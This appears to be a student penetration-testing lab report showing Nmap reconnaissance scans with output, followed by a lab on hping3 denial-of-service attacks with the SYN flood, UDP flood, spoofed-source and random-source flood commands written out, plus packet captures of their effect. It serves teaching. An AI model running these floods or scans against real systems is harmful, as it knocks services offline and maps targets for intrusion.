
```
C:\Users\anika>nmap 10.0.2.15
Starting Nmap 7.95 ( https://nmap.org ) at 2025-04-11 13:02 India Standard Time
Nmap scan report for 10.0.2.15
Host is up (0.058s latency).
All 1000 scanned ports on 10.0.2.15 are in ignored states.
Not shown: 1000 filtered tcp ports (no-response)

Nmap done: 1 IP address (1 host up) scanned in 8.75 seconds
```

2. Scan a network range




```
C:\Users\anika>nmap -sn 10.0.2.15/24
Starting Nmap 7.95 ( https://nmap.org ) at 2025-04-11 13:12 India Standard Time
Stats: 0:00:25 elapsed; 0 hosts completed (0 up), 256 undergoing Ping Scan
Ping Scan Timing: About 14.70% done; ETC: 13:14 (0:02:31 remaining)
Nmap scan report for 10.0.2.0
Host is up (0.042s latency).
Nmap scan report for 10.0.2.1
Host is up (0.040s latency).
Nmap scan report for 10.0.2.2
Host is up (0.039s latency).
Nmap scan report for 10.0.2.3
Host is up (0.039s latency).
Nmap scan report for 10.0.2.4
Host is up (0.038s latency).
Nmap scan report for 10.0.2.5
Host is up (0.037s latency).
Nmap scan report for 10.0.2.6
Host is up (0.030s latency).
Nmap scan report for 10.0.2.7
Host is up (0.029s latency).
Nmap scan report for 10.0.2.8
Host is up (0.038s latency).
Nmap scan report for 10.0.2.9
Host is up (1.8s latency).
Nmap scan report for 10.0.2.10
Host is up (0.036s latency).
Nmap scan report for 10.0.2.11
Host is up (0.051s latency).
Nmap scan report for 10.0.2.12
Host is up (0.050s latency).
Nmap scan report for 10.0.2.13
Host is up (0.037s latency).
Nmap scan report for 10.0.2.14
Host is up (0.036s latency).
Nmap scan report for 10.0.2.15
Host is up (0.035s latency).
Nmap scan report for 10.0.2.16
Host is up (0.081s latency).
Nmap scan report for 10.0.2.17
Host is up (0.080s latency).
```

3. scan all port




```
PS C:\Users\lenovo> nmap -p- 10.10.32.74
Starting Nmap 7.95 ( https://nmap.org ) at 2025-01-29 10:07 India Standard Time
Nmap scan report for 10.10.32.74
Host is up (0.00s latency).
Not shown: 65515 closed tcp ports (reset)
PORT      STATE    SERVICE
135/tcp   open     msrpc
137/tcp   filtered netbios-ns
139/tcp   open     netbios-ssn
445/tcp   open     microsoft-ds
2343/tcp  open     nati-logos
3580/tcp  open     nati-svrloc
3582/tcp  open     press
5040/tcp  open     unknown
7680/tcp  open     pando-pub
8080/tcp  open     http-proxy
48080/tcp open     unknown
49664/tcp open     unknown
49665/tcp open     unknown
49666/tcp open     unknown
49667/tcp open     unknown
49668/tcp open     unknown
49782/tcp open     unknown
59110/tcp open     unknown
59111/tcp open     unknown
59112/tcp open     unknown
```

4. scan specific ports




```
C:\Users\anika>nmap -p 80,443,1000-1020 10.0.2.15
Starting Nmap 7.95 ( https://nmap.org ) at 2025-04-11 13:24 India Standard Time
Stats: 0:00:02 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 71.74% done; ETC: 13:25 (0:00:01 remaining)
Nmap scan report for 10.0.2.15
Host is up (0.079s latency).

PORT     STATE    SERVICE
80/tcp   filtered http
443/tcp  filtered https
1000/tcp filtered cadlock
1001/tcp filtered webpush
1002/tcp filtered windows-icfw
1003/tcp filtered unknown
1004/tcp filtered unknown
1005/tcp filtered unknown
1006/tcp filtered unknown
1007/tcp filtered unknown
1008/tcp filtered ufsd
1009/tcp filtered unknown
1010/tcp filtered surf
1011/tcp filtered unknown
1012/tcp filtered unknown
1013/tcp filtered unknown
1014/tcp filtered unknown
1015/tcp filtered unknown
1016/tcp filtered unknown
1017/tcp filtered unknown
1018/tcp filtered unknown
1019/tcp filtered unknown
1020/tcp filtered unknown

Nmap done: 1 IP address (1 host up) scanned in 3.15 seconds
```

5. check the service and version




```
Nmap done: 1 IP address (1 host up) scanned in 2.11 seconds
PS C:\Users\lenovo> nmap -sV  10.10.32.74
Starting Nmap 7.95 ( https://nmap.org ) at 2025-01-29 10:09 India Standard Time
Nmap scan report for 10.10.32.74
Host is up (0.00s latency).
Not shown: 994 closed tcp ports (reset)
PORT      STATE SERVICE       VERSION
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds?
3580/tcp  open  http          National Instruments LabVIEW service locator httpd 1.0.0
8080/tcp  open  http          Embedthis HTTP lib httpd
48080/tcp open  ossec-agent   OSSEC Agent
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 26.26 seconds
```

6. perform OS scann




```
PS C:\Users\lenovo> nmap -O  10.10.32.74
Starting Nmap 7.95 ( https://nmap.org ) at 2025-01-29 10:10 India Standard Time
Nmap scan report for 10.10.32.74
Host is up (0.00030s latency).
Not shown: 994 closed tcp ports (reset)
PORT      STATE SERVICE
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
3580/tcp  open  nati-svrloc
8080/tcp  open  http-proxy
48080/tcp open  unknown
Device type: general purpose
Running: Microsoft Windows 10|11
OS CPE: cpe:/o:microsoft:windows_10 cpe:/o:microsoft:windows_11
OS details: Microsoft Windows 10 1607 - 11 23H2
Network Distance: 0 hops

OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 1.04 seconds
PS C:\Users\lenovo>
```

7 perform Aggressive scanning




```
PS C:\Users\anika> nmap -A 10.0.2.15
Starting Nmap 7.95 ( https://nmap.org ) at 2025-04-11 13:47 India Standard Time
Stats: 0:00:18 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 53.80% done; ETC: 13:47 (0:00:14 remaining)
Nmap scan report for 10.0.2.15
Host is up (0.093s latency).
All 1000 scanned ports on 10.0.2.15 are in ignored states.
Not shown: 1000 filtered tcp ports (no-response)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: power-device|firewall|WAP|router|general purpose|specialized
Running (JUST GUESSING): APC embedded (94%), Cisco ASA 9.X (94%), Cisco embedded (94%), Synology embedde
ch Bluebottle (87%), Tibbo embedded (86%)
OS CPE: cpe:/o:cisco:asa:9.2 cpe:/h:synology:rt1900ac cpe:/o:microsoft:windows_2000::sp4 cpe:/o:microsof
le
Aggressive OS guesses: APC Network Management Card 3 (94%), Cisco Adaptive Security Appliance (ASA 9.2)
 RT1900ac router (94%), Microsoft Windows 2000 SP4 (93%), Microsoft Windows Server 2003 SP2 (93%), Blueb
4 (86%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 7 hops

TRACEROUTE (using port 80/tcp)
HOP RTT      ADDRESS
1   5.00 ms  192.168.159.124
2   ...
3   34.00 ms 255.0.0.1
4   46.00 ms 255.0.0.2
5   ...
6   48.00 ms 255.0.0.4
7   35.00 ms 10.0.2.15

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 38.18 seconds
```

8. perform Stealth scanning



```
Nmap done: 1 IP address (1 host up) scanned in 42.07 seconds
PS C:\Users\lenovo> nmap -sS 10.10.32.74
Starting Nmap 7.95 ( https://nmap.org ) at 2025-01-29 10:23 India Standard Time
Nmap scan report for 10.10.32.74
Host is up (0.000014s latency).
Not shown: 994 closed tcp ports (reset)
PORT      STATE SERVICE
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
3580/tcp  open  nati-svrloc
8080/tcp  open  http-proxy
48080/tcp open  unknown

Nmap done: 1 IP address (1 host up) scanned in 0.10 seconds
```

9. Performs a very fast scan, potentially missing some hosts or ports due to rate limiting.



```
PS C:\Users\lenovo> nmap -T4 10.10.32.74
Starting Nmap 7.95 ( https://nmap.org ) at 2025-01-29 10:37 India Standard Time
Nmap scan report for 10.10.32.74
Host is up (0.00s latency).
Not shown: 994 closed tcp ports (reset)
PORT      STATE SERVICE
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
3580/tcp  open  nati-svrloc
8080/tcp  open  http-proxy
48080/tcp open  unknown

Nmap done: 1 IP address (1 host up) scanned in 0.10 seconds
```

RESULT:

- Successfully scanned the target system using various Nmap techniques.

  Identified active hosts, open ports, service versions, and potential vulnerabilities using NSE

CONCLUSION:

This lab demonstrated how Nmap can be used for effective reconnaissance in penetration testing. It covered host discovery, port and service identification, and vulnerability detection using scripts. Mastery of Nmap is critical for ethical hackers to assess and analyze network security posture before launching further attacks or assessments.

LAB 4 :

Hping3 for Denial of Service (DoS) Attack

Aim: To understand the Basics of DoS Attacks: what a Denial of Service attack is and how it affects systems**.**

Objective: To simulate a Denial of Service (DoS) attack using the Hping3 tool and analyze the response from the target system.

Steps:

Install Hping3:

- ○ If Hping3 is not installed on your system, install it by running the following command in the terminal:

```
sudo apt-get install hping3
```

2. Perform SYN Flood Attack:

- ○ Run a SYN flood attack against the target machine by sending SYN packets to port 80 using the following command:

```
sudo hping3 -S --flood -p 80 <target_ip>
```

- -S sends SYN packets.
- --flood causes the attack to continue indefinitely.
- -p 80 specifies port 80 (HTTP) to target.

3. Monitor Target System:

- ○ On the target machine, monitor resource usage (CPU, RAM, and network usage) to observe the effects of the attack.


4. Perform UDP Flood:

- Use the following command to initiate a UDP flood attack on port 53 (DNS):

```
sudo hping3 --flood -2 -p 53 <target_ip>
```

- -2 enables UDP packets for flooding.
- -p 53 targets DNS.


Result:



```
┌──(root㉿kali)-[~]
└─# hping3 -S 192.168.178.129 -a 10.10.36.85 -p 135 --flood
HPING 192.168.178.129 (eth0 192.168.178.129): S set, 40 headers + 0 data bytes
hping in flood mode, no replies will be shown
```

Capturing from eth0
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter … <Ctrl-/>


```
No.     Time          Source            Destination   Protocol  Length Info
9700…   10.496219737  192.168.178.129   10.10.36.85   TCP       54 135
9700…   10.496224260  192.168.178.129   10.10.36.85   TCP       54 135
9700…   10.496241812  192.168.178.129   10.10.36.85   TCP       54 135
9700…   10.496246944  192.168.178.129   10.10.36.85   TCP       54 135
9700…   10.496264697  192.168.178.129   10.10.36.85   TCP       54 135
9700…   10.496269551  192.168.178.129   10.10.36.85   TCP       54 135
9700…   10.496287003  192.168.178.129   10.10.36.85   TCP       54 135
9700…   10.496291812  192.168.178.129   10.10.36.85   TCP       54 135
9700…   10.496310047  192.168.178.129   10.10.36.85   TCP       54 135
9700…   10.496314733  192.168.178.129   10.10.36.85   TCP       54 135

› Frame 1: 54 bytes on wire (432 bits), 5      0000  00 50 56 fb c5 d1 00 0c  29 93 4c
› Ethernet II, Src: VMware_93:4c:3c (00:0      0010  00 28 00 00 40 00 40 06  99 47 c0
› Internet Protocol Version 4, Src: 192.1      0020  24 55 00 87 a2 be 00 00  00 00 49
› Transmission Control Protocol, Src Port      0030  00 00 7f ec 00 00

eth0: <live capture in progress>     Packets: 970061     Profile: Default
```



```
round-trip min/avg/max = 0.0/0.0/0.0 ms

┌──(root㉿kali)-[~]
└─# hping3 -c 10000 -d 100 -S -p 135 --flood --rand-source 10.10.36.85
HPING 10.10.36.85 (eth0 10.10.36.85): S set, 40 headers + 100 data bytes
hping in flood mode, no replies will be shown
```

*eth0
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter … <Ctrl-/>

```
No.     Time          Source            Destination   Protocol  Length
22387   0.221100072   201.31.165.211    10.10.36.85   TCP       154
22388   0.221115675   152.211.186.96    10.10.36.85   TCP       154
22389   0.221119728   128.126.164.186   10.10.36.85   TCP       154
22390   0.221135303   134.234.20.227    10.10.36.85   TCP       154
22391   0.221139326   71.50.66.222      10.10.36.85   TCP       154
22392   0.221155000   237.226.83.218    10.10.36.85   TCP       154
22393   0.221158945   200.206.182.245   10.10.36.85   TCP       154
22394   0.221174591   253.83.100.105    10.10.36.85   TCP       154
22395   0.221178623   247.201.206.150   10.10.36.85   TCP       154
22396   0.221194336   164.171.43.142    10.10.36.85   TCP       154

› Frame 1: 154 bytes on wire (1232 bits),    0000  00 50 56 fb c5 d1 00 0c  29 93 4c
› Ethernet II, Src: VMware_93:4c:3c (00:0    0010  00 8c 1e 0a 00 00 40 06  d7 a1 8e
› Internet Protocol Version 4, Src: 142.2    0020  24 55 93 28 00 87 1a b8  3c c5 65
› Transmission Control Protocol, Src Port    0030  02 00 08 00 00 00 58 58  58 58 58
